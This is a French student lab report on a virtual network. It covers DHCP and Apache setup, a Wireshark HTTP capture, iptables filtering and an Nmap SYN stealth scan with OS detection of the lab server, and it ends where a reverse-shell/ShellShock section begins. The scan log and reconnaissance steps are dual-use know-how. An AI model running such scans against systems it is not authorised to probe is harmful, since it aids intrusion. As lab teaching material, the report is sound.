subnet 192.168.2.0 netmask 255.255.255.0 {
    range 192.168.2.10 192.168.2.100;
    option routers 192.168.2.1;
    option broadcast-address 192.168.2.255;
}
student@student:~$
```

/etc/dhcp/dhcpd.conf

- Le domaine local est défini par option domain-name.
- Les serveurs DNS utilisés pour les clients sont les serveurs publics de Google.
- Chaque sous-réseau possède une plage d'adresses à distribuer (range) et un routeur par défaut (option routers).
- Les adresses broadcast sont également définies pour chaque sous-réseau.

Cette configuration permet au serveur DHCP d'attribuer automatiquement les adresses IP aux clients PC1 et PC2 selon le sous-réseau auquel ils appartiennent.

Pour que le serveur DHCP écoute sur les bonnes interfaces, nous avons modifié le fichier /etc/default/isc-dhcp-server comme suit :

```
GNU nano 2.2.6      File: /etc/default/isc-dhcp-server

# Defaults for isc-dhcp-server initscript
# sourced by /etc/init.d/isc-dhcp-server
# installed at /etc/default/isc-dhcp-server by the maintainer scripts
#
# This is a POSIX shell fragment
#
# Path to dhcpd's config file (default: /etc/dhcp/dhcpd.conf).
#DHCPD_CONF=/etc/dhcp/dhcpd.conf
#
# Path to dhcpd's PID file (default: /var/run/dhcpd.pid).
#DHCPD_PID=/var/run/dhcpd.pid
#
# Additional options to start dhcpd with.
# Don't use options -cf or -pf here; use DHCPD_CONF/ DHCPD_PID instead
#OPTIONS=""
#
# On what interfaces should the DHCP server (dhcpd) serve DHCP requests?
# Separate multiple interfaces with spaces, e.g. "eth0 eth1".
INTERFACES=""
INTERFACESv4="eth0 eth1"
```

/etc/default/isc-dhcp-server

Cela indique au serveur d'écouter les requêtes DHCP sur les interfaces eth0 (VMNet1) et eth1 (VMNet2) du PC Router.

Les interfaces doivent être up et avoir une IP statique pour que le serveur DHCP puisse démarrer correctement.

Avant de démarrer le serveur DHCP, nous avons assigné des adresses IP statiques aux interfaces du PC Router pour permettre le bon fonctionnement du serveur DHCP :

```
sudo ifconfig eth0 192.168.1.1 netmask 255.255.255.0 up
```

```
sudo ifconfig eth1 192.168.2.1 netmask 255.255.255.0 up
```

```
sudo ifconfig eth2 192.168.33.1 netmask 255.255.255.0 up
```

- eth0 pour VMNet1
- eth1 pour VMNet2
- eth2 pour le réseau avec le PC hôte

Après ces configurations, le serveur DHCP a été démarré avec la commande :

```
sudo service isc-dhcp-server restart
```

```
sudo service isc-dhcp-server status
```

- Le service est maintenant actif et en cours d'exécution.
- Depuis les clients (PC1 et PC2), nous avons utilisé la commande `sudo dhclient -v eth0` ou `sudo dhclient -v eth1` pour récupérer une adresse IP dynamique.
- Les clients ont correctement reçu une IP dans les plages définies, confirmant le bon fonctionnement du serveur DHCP.


```
student@student:~$ sudo service isc-dhcp-server restart
stop: Unknown instance:
isc-dhcp-server start/running, process 6251
student@student:~$ sudo service isc-dhcp-server status
isc-dhcp-server start/running, process 6251
```

Q11)

Pour assurer le bon démarrage du serveur DHCP sur le PC Router, nous avons suivi plusieurs étapes clés. Tout d'abord, nous avons installé le paquet `isc-dhcp-server` sur le PC Router en utilisant la commande `sudo apt-get install isc-dhcp-server`. Cette installation fournit tous les outils nécessaires pour configurer et gérer un serveur DHCP sur Ubuntu.

Ensuite, nous avons configuré le fichier principal `/etc/dhcp/dhcpd.conf`. Dans ce fichier, nous avons défini les sous-réseaux `VMNet1` et `VMNet2` avec leurs plages d'adresses IP à distribuer, l'adresse du routeur par défaut et l'adresse broadcast. Nous avons également indiqué le nom de domaine local et les serveurs DNS à utiliser pour les clients. Pour vérifier que la syntaxe était correcte, nous avons utilisé la commande `sudo dhcpd -t -cf /etc/dhcp/dhcpd.conf`, qui teste la configuration sans lancer le serveur.

Nous avons ensuite modifié le fichier `/etc/default/isc-dhcp-server` pour indiquer les interfaces réseau sur lesquelles le serveur doit écouter, en précisant `INTERFACESv4="eth0 eth1"`. Les interfaces doivent être activées et avoir une adresse IP statique pour que le serveur DHCP puisse démarrer correctement.

Avant de démarrer le serveur, nous avons attribué des adresses IP statiques aux interfaces du PC Router correspondant aux sous-réseaux, afin de permettre au serveur d'écouter correctement sur ces interfaces. Cela a été fait avec les commandes `sudo ifconfig eth0 192.168.1.1 up` et `sudo ifconfig eth1 192.168.2.1 up`.

Enfin, le serveur DHCP a été lancé avec `sudo service isc-dhcp-server restart` et nous avons vérifié qu'il était actif avec `sudo service isc-dhcp-server status`. Pour tester son fonctionnement, nous avons utilisé la commande `sudo dhclient -v` sur les clients `PC1` et `PC2`, qui ont correctement reçu une adresse IP dans la plage définie pour leur sous-réseau. Ces étapes ont permis de s'assurer que le serveur DHCP attribue automatiquement les adresses IP aux clients et fonctionne correctement sur les deux sous-réseaux.

Q12)

Maxime Sourdin ING4 Cyber
Angel Velasco ING4 Cyber

```
student@student:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:b8:20:d9
          inet addr:192.168.22.10  Bcast:192.168.22.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:feb8:20d9/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:56  errors:0  dropped:0  overruns:0  frame:0
          TX packets:49  errors:0  dropped:0  overruns:0  carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:8876 (8.8 KB)  TX bytes:7562 (7.5 KB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:170  errors:0  dropped:0  overruns:0  frame:0
          TX packets:170  errors:0  dropped:0  overruns:0  carrier:0
          collisions:0 txqueuelen:1
          RX bytes:11240 (11.2 KB)  TX bytes:11240 (11.2 KB)

student@student:~$ ping 192.168.11.10
PING 192.168.11.10 (192.168.11.10) 56(84) bytes of data.
From 192.168.22.10 icmp_seq=1 Destination Host Unreachable
From 192.168.22.10 icmp_seq=2 Destination Host Unreachable
From 192.168.22.10 icmp_seq=3 Destination Host Unreachable
From 192.168.22.10 icmp_seq=4 Destination Host Unreachable
From 192.168.22.10 icmp_seq=5 Destination Host Unreachable
From 192.168.22.10 icmp_seq=6 Destination Host Unreachable
^C
--- 192.168.11.10 ping statistics ---
 7 packets transmitted, 0 received, +6 errors, 100% packet loss, time 6017ms
pipe 3
student@student:~$ sudo dhclient -r
[sudo] password for student:
student@student:~$ sudo dhclient
student@student:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:b8:20:d9
          inet addr:192.168.22.101  Bcast:192.168.22.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:feb8:20d9/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:354  errors:0  dropped:0  overruns:0  frame:0
          TX packets:123  errors:0  dropped:0  overruns:0  carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:53455 (53.4 KB)  TX bytes:16444 (16.4 KB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:238  errors:0  dropped:0  overruns:0  frame:0
          TX packets:238  errors:0  dropped:0  overruns:0  carrier:0
          collisions:0 txqueuelen:1
          RX bytes:17719 (17.7 KB)  TX bytes:17719 (17.7 KB)

student@student:~$ ping 192.168.22.100
PING 192.168.22.100 (192.168.22.100) 56(84) bytes of data.
64 bytes from 192.168.22.100: icmp_seq=1 ttl=64 time=0.433 ms
64 bytes from 192.168.22.100: icmp_seq=2 ttl=64 time=0.456 ms
64 bytes from 192.168.22.100: icmp_seq=3 ttl=64 time=0.441 ms
64 bytes from 192.168.22.100: icmp_seq=4 ttl=64 time=0.441 ms
^C
```

Ping de PC2 vers PC1

Maxime Sourdin ING4 Cyber
Angel Velasco ING4 Cyber

```
Applications Places
student@student: ~
File Edit View Search Terminal Help
student@student:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:e9:56:f7
          inet addr:192.168.11.10  Bcast:192.168.11.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fee9:56f7/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:23 errors:0 dropped:0 overruns:0 frame:0
          TX packets:66 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:2835 (2.8 KB)  TX bytes:9330 (9.3 KB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:197 errors:0 dropped:0 overruns:0 frame:0
          TX packets:197 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1
          RX bytes:14359 (14.3 KB)  TX bytes:14359 (14.3 KB)

student@student:~$ ping -c3 192.168.22.10
PING 192.168.22.10 (192.168.22.10) 56(84) bytes of data.
From 192.168.11.10 icmp_seq=1 Destination Host Unreachable
From 192.168.11.10 icmp_seq=2 Destination Host Unreachable
From 192.168.11.10 icmp_seq=3 Destination Host Unreachable

--- 192.168.22.10 ping statistics ---
3 packets transmitted, 0 received, 100% packet loss, time 2015ms
pipe 3
student@student:~$ sudo dhclient -r
[sudo] password for student:
student@student:~$ sudo dhclient
student@student:~$ ip addr show
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 08:00:27:e9:56:f7 brd ff:ff:ff:ff:ff:ff
    inet 192.168.22.100/24 brd 192.168.22.255 scope global eth0
        valid_lft forever preferred_lft forever
    inet6 fe80::a00:27ff:fee9:56f7/64 scope link
        valid_lft forever preferred_lft forever
student@student:~$ ping 192.168.22.101
PING 192.168.22.101 (192.168.22.101) 56(84) bytes of data.
64 bytes from 192.168.22.101: icmp_seq=1 ttl=64 time=0.710 ms
64 bytes from 192.168.22.101: icmp_seq=2 ttl=64 time=0.534 ms
64 bytes from 192.168.22.101: icmp_seq=3 ttl=64 time=0.475 ms
64 bytes from 192.168.22.101: icmp_seq=4 ttl=64 time=0.472 ms
^C
--- 192.168.22.101 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 2999ms
rtt min/avg/max/mdev = 0.472/0.547/0.710/0.101 ms
student@student:~$
```

Ping de PC1 vers PC2

Maxime Sourdin ING4 Cyber
Angel Velasco ING4 Cyber

3. HTTP Server

Q13)

Pour installer Apache2, nous avons d'abord basculé l'interface réseau de la VM serveur en mode NAT, puis exécuté la commande :

```
sudo apt-get update
```

```
sudo apt-get install apache2
```

Après l'installation, nous avons remis l'interface réseau en VMNet1 pour rester sur le réseau local avec les autres VMs.

Nous avons créé une page HTML simple contenant un nom et prénom. Le fichier index.html contient :

```
<!DOCTYPE html>

<html lang="fr">

<head>

    <meta charset="UTF-8">

    <title>Page de test</title>

</head>

<body>

    <h1>Bonjour !</h1>

    <p>Nom étudiant : Sourdin</p>

    <p>Prénom étudiant : Maxime</p>

</body>

</html>
```

Étant donné que le répertoire /var/www/html/ appartient à root, nous avons utilisé une approche en deux étapes. Nous avons d'abord transféré le fichier vers le home directory de l'utilisateur student :

```
scp C:\Users\maxim\OneDrive\Bureau\index.html student@192.168.11.2:~
```

Maxime Sourdin ING4 Cyber
Angel Velasco ING4 Cyber

```
Windows PowerShell
PS C:\WINDOWS\system32> scp C:\Users\maxim\OneDrive\Bureau\index.html student@192.168.11.2:~
student@192.168.11.2's password:
index.html
PS C:\WINDOWS\system32> | 100% 232 75.5KB/s 00:00
```


Puis nous avons déplacé le fichier vers le répertoire web avec les droits appropriés sur le serveur :

```
sudo mv ~/index.html /var/www/html/index.html
```

```
sudo chown www-data:www-data /var/www/html/index.html.
```

Nous avons ensuite vérifié que le service apache2 était actif avec la commande `sudo service apache2 status`.

Puis nous avons récupéré la page web depuis le PC3 hôte via un navigateur internet sur l'adresse suivante : <http://192.168.11.2>.



Bonjour !

Nom étudiant : Sourdin

Prénom étudiant : Maxime

Q14)

Pour cette question nous utilisons une autre VM (kali) pour capturer avec Wireshark le trafic. Depuis la VM kali nous lançons la capture sur Wireshark. Nous recherchons la page hébergée sur le server <http://192.168.11.2>.

Voici les étapes principales observées dans la capture Wireshark :

#	Source	Destination	Protocol	Description
---	--------	-------------	----------	-------------

Maxime Sourdin ING4 Cyber
Angel Velasco ING4 Cyber

1	10.0.2.15	192.168.11.2	TCP	SYN : début du handshake TCP
2	192.168.11.2	10.0.2.15	TCP	SYN/ACK : réponse du serveur
3	10.0.2.15	192.168.11.2	TCP	ACK : fin du handshake TCP
4	10.0.2.15	192.168.11.2	HTTP	GET / : requête HTTP pour la page
5	192.168.11.2	10.0.2.15	TCP	ACK : acquittement de la requête
6	192.168.11.2	10.0.2.15	HTTP	200 OK : serveur renvoie le contenu HTML
7	10.0.2.15	192.168.11.2	TCP	ACK : acquittement de la réponse
8	192.168.11.2	10.0.2.15	TCP	FIN/ACK : fermeture de la connexion
9	10.0.2.15	192.168.11.2	TCP	FIN/ACK : fermeture côté client
10	192.168.11.2	10.0.2.15	TCP	ACK final

Voici un schéma séquentiel :

Client (10.0.2.15) Server (192.168.11.2)

Maxime Sourdin ING4 Cyber
Angel Velasco ING4 Cyber

```
|
|
| ---- TCP SYN ----->|
| <--- TCP SYN/ACK -----|
| ---- TCP ACK ----->|
|
|
| ---- HTTP GET / ----->|
|
|
| <--- HTTP 200 OK -----|
|
|
| ----- TCP FIN ----->|
| <--- TCP FIN/ACK -----|
| ---- TCP ACK ----->|
```

tcp.stream eq 0						
No.	Time	Source	Destination	Protocol	Length	Name
1	0.000000000	10.0.2.15	192.168.11.2	TCP	74	42754 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=1010214297 TSecr=0 WS=128
2	0.002616428	192.168.11.2	10.0.2.15	TCP	60	80 → 42754 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=1460
3	0.002716103	10.0.2.15	192.168.11.2	TCP	54	42754 → 80 [ACK] Seq=1 Ack=1 Win=64240 Len=0
4	0.002974037	10.0.2.15	192.168.11.2	HTTP	476	GET / HTTP/1.1
5	0.004178108	192.168.11.2	10.0.2.15	TCP	60	80 → 42754 [ACK] Seq=1 Ack=423 Win=65535 Len=0
6	0.010563411	192.168.11.2	10.0.2.15	HTTP	573	HTTP/1.1 200 OK (text/html)
7	0.010699980	10.0.2.15	192.168.11.2	TCP	54	42754 → 80 [ACK] Seq=423 Ack=520 Win=63784 Len=0
8	4.953676344	192.168.11.2	10.0.2.15	TCP	60	80 → 42754 [FIN, ACK] Seq=520 Ack=423 Win=65535 Len=0
9	4.953907307	10.0.2.15	192.168.11.2	TCP	54	42754 → 80 [FIN, ACK] Seq=423 Ack=521 Win=63784 Len=0
10	4.954310975	192.168.11.2	10.0.2.15	TCP	60	80 → 42754 [ACK] Seq=521 Ack=424 Win=65535 Len=0

4. Firewall

Q15)

Pour vérifier l'état actuel du firewall sur le serveur, j'ai exécuté la commande `sudo iptables -L -v`. Le résultat montre que toutes les chaînes – INPUT, FORWARD et OUTPUT – ont une politique par défaut ACCEPT et qu'aucune règle spécifique n'est définie. Cela signifie que tous les paquets, entrants ou sortants, sont actuellement autorisés à passer. En d'autres termes, le firewall est inactif et le serveur ne filtre aucun trafic réseau. Cette configuration permet de tester et de dépanner facilement le réseau et les services du serveur, mais elle ne constitue pas une configuration sécurisée pour un serveur en production, car toutes les connexions, y compris celles potentiellement malveillantes, sont autorisées.

```
student@student:~$ sudo iptables -L -v
[sudo] password for student:
Chain INPUT (policy ACCEPT 0 packets, 0 bytes)
 pkts bytes target     prot opt in     out     source                   destination

Chain FORWARD (policy ACCEPT 0 packets, 0 bytes)
 pkts bytes target     prot opt in     out     source                   destination

Chain OUTPUT (policy ACCEPT 0 packets, 0 bytes)
 pkts bytes target     prot opt in     out     source                   destination
student@student:~$
```

Q16)

Pour permettre les connexions HTTP, HTTPS et SSH sur le serveur, j'ai utilisé iptables pour définir des règles qui acceptent le trafic sur les ports correspondants. J'ai appliqué ces règles à la chaîne INPUT, qui contrôle tous les paquets entrant vers le serveur.

Pour le protocole HTTP, qui utilise le port 80, j'ai exécuté la commande :

```
sudo iptables -A INPUT -i eth0 -p tcp --dport 80 -j ACCEPT
```

Pour HTTPS, qui utilise le port 443, la commande est :

```
sudo iptables -A INPUT -i eth0 -p tcp --dport 443 -j ACCEPT
```

Et pour SSH, sur le port 22, j'ai utilisé :

```
sudo iptables -A INPUT -i eth0 -p tcp --dport 22 -j ACCEPT
```

Ces règles permettent uniquement le trafic TCP entrant sur les ports spécifiques pour les services web et SSH, tout en laissant le reste du trafic filtrable selon les règles futures. Ainsi, le serveur peut désormais recevoir des requêtes web via HTTP et HTTPS et des connexions SSH pour l'administration à distance.

Q17)

Pour filtrer une adresse IP spécifique, comme celle du PC2, il faut ajouter une règle dans iptables qui rejette tous les paquets provenant de cette IP. Dans iptables, on utilise la chaîne INPUT pour contrôler le trafic entrant. En précisant l'adresse source avec l'option `-s` et en utilisant le target DROP, le serveur ne traitera aucun paquet venant de cette machine.

Maxime Sourdin ING4 Cyber
Angel Velasco ING4 Cyber

L'adresse IP du PC2 est 192.168.22.10, la commande à exécuter est :

```
sudo iptables -A INPUT -s 192.168.22.10 -j DROP
```

Cette règle empêche tout trafic venant de PC2 d'atteindre le serveur, que ce soit HTTP, SSH ou tout autre protocole. Les paquets sont tout simplement ignorés par le serveur, ce qui permet de filtrer efficacement les machines indésirables.

Q18)

Pour vérifier le fonctionnement du pare-feu, nous avons effectué un ping depuis PC2 vers le serveur. Comme nous avons configuré une règle iptables pour bloquer le trafic en provenance de PC2, le ping n'a pas obtenu de réponse, ce qui confirme que la règle de filtrage fonctionne correctement.

```
student@student:~$ ping 192.168.11.2
PING 192.168.11.2 (192.168.11.2) 56(84) bytes of data.
^C
--- 192.168.11.2 ping statistics ---
8 packets transmitted, 0 received, 100% packet loss, time 6999ms
student@student:~$
```

Ensuite, en exécutant la commande `sudo iptables -L -v -n` on peut observer dans la colonne pkts que des paquets provenant de l'IP de PC2 ont été bloqués par la règle DROP. Cela montre que le serveur filtre bien le trafic entrant de PC2 conformément à la configuration définie.

En résumé, le test du ping permet de valider que le firewall fonctionne et que le filtrage par adresse IP est actif et efficace.

```
student@student:~$ sudo iptables -L -v -n
Chain INPUT (policy ACCEPT 8 packets, 440 bytes)
 pkts bytes target    prot opt in     out     source               destination
  0    0 ACCEPT    tcp  --  eth0   *      0.0.0.0/0            0.0.0.0/0            tcp dpt:80
  0    0 ACCEPT    tcp  --  eth0   *      0.0.0.0/0            0.0.0.0/0            tcp dpt:443
  0    0 ACCEPT    tcp  --  eth0   *      0.0.0.0/0            0.0.0.0/0            tcp dpt:22
  8   672 DROP      all  --  *      *      192.168.22.10        0.0.0.0/0

Chain FORWARD (policy ACCEPT 0 packets, 0 bytes)
 pkts bytes target    prot opt in     out     source               destination

Chain OUTPUT (policy ACCEPT 0 packets, 0 bytes)
 pkts bytes target    prot opt in     out     source               destination
student@student:~$
```

Q19)

Pour que les règles iptables restent actives après un redémarrage du serveur, il faut définir une configuration persistante. Sur les systèmes Linux basés sur Debian/Ubuntu, cela se fait généralement avec le paquet `iptables-persistent`.

On peut installer ce paquet avec la commande :

```
sudo apt-get install iptables-persistent
```

Maxime Sourdin ING4 Cyber
Angel Velasco ING4 Cyber

Lors de l'installation, le système propose d'enregistrer les règles actuelles. Ces règles seront ensuite automatiquement appliquées au démarrage du serveur.

Une fois installé, les règles persistantes sont enregistrées dans deux fichiers principaux :

- /etc/iptables/rules.v4 pour les règles IPv4
- /etc/iptables/rules.v6 pour les règles IPv6

Par exemple, si nous voulons que les règles HTTP, HTTPS, SSH et le blocage de l'IP de PC2 soient conservées après un redémarrage, il suffit de sauvegarder la configuration courante avec la commande :

```
sudo netfilter-persistent save
```

Le fichier /etc/iptables/rules.v4 pourrait alors contenir quelque chose comme :

```
*filter
```

```
:INPUT ACCEPT [0:0]
```

```
:FORWARD ACCEPT [0:0]
```

```
:OUTPUT ACCEPT [0:0]
```

```
-A INPUT -p tcp --dport 22 -j ACCEPT
```

```
-A INPUT -p tcp --dport 80 -j ACCEPT
```

```
-A INPUT -p tcp --dport 443 -j ACCEPT
```

```
-A INPUT -s 192.168.22.10 -j DROP
```

```
COMMIT
```


Cela garantit que toutes les règles définies sont réappliquées automatiquement à chaque démarrage du serveur, assurant ainsi la continuité de la protection du firewall.

Q20)

Pour analyser les ports du serveur, nous avons utilisé Zenmap avec les privilèges root afin de réaliser un scan complet incluant la détection des services et du système d'exploitation. La cible analysée était l'adresse 192.168.11.2 et le scan utilisé a été un SYN Stealth Scan avec détection des services et OS. Le rapport indique que le serveur est actif, que 998 ports sont filtrés et que seuls deux ports sont ouverts. Le port 22 est ouvert et correspond au service OpenSSH 6.6.1p1 sous Ubuntu, tandis que le port 80 est ouvert et correspond au serveur Apache 2.4.7 avec pour titre de page « Page de test ». Les 998 autres ports étant filtrés, cela montre que le firewall bloque les connexions non autorisées, ce qui limite la surface d'attaque du serveur. Le traceroute indique que le serveur est à un hop, ce qui correspond au réseau local, et la détection OS suggère un environnement virtualisé,

Maxime Sourdin ING4 Cyber
Angel Velasco ING4 Cyber

cohérent avec notre laboratoire en machine virtuelle. En conclusion, le scan confirme que seuls les services autorisés sont accessibles, que le firewall fonctionne correctement et que le serveur est sécurisé tout en laissant accessibles les services nécessaires.



```
Starting Nmap 7.95 ( https://nmap.org ) at 2020-02-26 14:47 CET
NSE: loaded 157 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 14:47
Completed NSE at 14:47, 0.00s elapsed
Initiating NSE at 14:47
Completed NSE at 14:47, 0.00s elapsed
Initiating NSE at 14:47
Completed NSE at 14:47, 0.00s elapsed
Initiating Ping Scan at 14:47
Scanning 192.168.11.2 (4 ports)
Completed Ping Scan at 14:47, 0.03s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 14:47
Completed Parallel DNS resolution of 1 host. at 14:47, 0.01s elapsed
Initiating SYN Stealth Scan at 14:47
Scanning 192.168.11.2 (1000 ports)
Discovered open port 80/tcp on 192.168.11.2
Discovered open port 22/tcp on 192.168.11.2
Completed SYN Stealth Scan at 14:48, 5.33s elapsed (1000 total ports)
Initiating Service scan at 14:48
Scanning 2 services on 192.168.11.2
Completed Service scan at 14:48, 0.04s elapsed (2 services on 1 host)
Initiating OS detection (try #1) against 192.168.11.2
Retrying OS detection (try #2) against 192.168.11.2
Initiating Traceroute at 14:48
Completed Traceroute at 14:48, 0.01s elapsed
Initiating Parallel DNS resolution of 1 host. at 14:48
Completed Parallel DNS resolution of 1 host. at 14:48, 0.01s elapsed
NSE: Script scanning 192.168.11.2.
Initiating NSE at 14:48
Completed NSE at 14:48, 0.21s elapsed
Initiating NSE at 14:48
Completed NSE at 14:48, 0.02s elapsed
Initiating NSE at 14:48
Completed NSE at 14:48, 0.00s elapsed
Nmap scan report for 192.168.11.2
Host is up (0.00040s latency).
Not shown: 999 filtered tcp ports (no-response)
PORT      STATE SERVICE
22/tcp    open  ssh      OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|_ 1024 e5:11:ce:ef:0b:ce:3f:eb:85:a2:b1:91:86:02:f7:4d (DSA)
|_ 2048 61:00:64:3e:31:f8:00:e7:f9:82:bd:8f:36:f8:7b:ac (RSA)
|_ 256 3e:1a:ec:b6:f6:6d:fd:95:ac:51:3b:c6:9f:d9:55:56 (ECDSA)
|_ 256 49:35:58:75:fd:4d:d3:e4:d9:8f:d9:50:de:2f:5a:4f (ED25519)
80/tcp    open  http     Apache httpd 2.4.7 ((Ubuntu))
|_ httpserver-header: Apache/2.4.7 (Ubuntu)
|_ http-methods:
|_ Supported Methods: POST OPTIONS GET HEAD
|_ http-title: Page de test
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: bridge, VoIP adapter, general purpose
Running (JUST GUESSED): Oracle Virtualbox (98%), Slirp (98%), AT&T embedded (95%), QEMU (94%)
OS CPE: cpe:/o:oracle:virtualbox cpe:/a:danny.gasparovski:slirp cpe:/a:qemu:qemu
Aggressive OS guesses: Oracle Virtualbox Slirp NAT bridge (98%), AT&T BGW210 voice gateway (95%), QEMU user mode network gateway (94%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop
TCP Sequence Prediction: Difficulty=20 (Good luck!)
IP ID Sequence Generation: Incremental
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Q21)

Pour terminer cette partie du laboratoire, il faut désactiver la règle de filtrage mise en place à la question 17, qui bloquait les paquets provenant de PC2. Comme cette règle avait été ajoutée dans la chaîne INPUT avec l'option -A et le target DROP, il est nécessaire soit de la supprimer, soit d'autoriser explicitement à nouveau le trafic provenant de l'adresse IP de PC2.

La méthode propre consiste à supprimer la règle de blocage. Pour cela, on peut d'abord afficher les règles avec leur numéro afin d'identifier la position de la règle DROP concernant l'IP de PC2 :

```
sudo iptables -L INPUT --line-numbers -n
```

Une fois le numéro de la règle identifié, on peut la supprimer avec :

```
sudo iptables -D INPUT <numéro_de_la_règle>
```

On peut également supprimer directement la règle en réécrivant exactement la commande utilisée pour la créer, mais en remplaçant -A par -D :

Maxime Sourdin ING4 Cyber
Angel Velasco ING4 Cyber

```
sudo iptables -D INPUT -s 192.168.22.10 -j DROP
```

Après suppression, un nouveau test de ping depuis PC2 vers le serveur permet de vérifier que les paquets sont désormais acceptés. En exécutant à nouveau `sudo iptables -L -v -n`, on peut confirmer que la règle de blocage n'apparaît plus et que le trafic provenant de PC2 est autorisé. Cela désactive donc le filtrage spécifique appliqué précédemment.

5. Reverse Shell or ShellShock exploit

Nous pouvons voir grâce à la commande `ifconfig` que l'adresse ip du serveur est 192.168.11.2.

```
student@student:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:4c:d8:08
          inet addr:192.168.11.2  Bcast:192.168.11.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe4c:d808/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:10343 errors:0 dropped:0 overruns:0 frame:0
          TX packets:10321 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:692987 (692.9 KB)  TX bytes:659392 (659.3 KB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:253 errors:0 dropped:0 overruns:0 frame:0
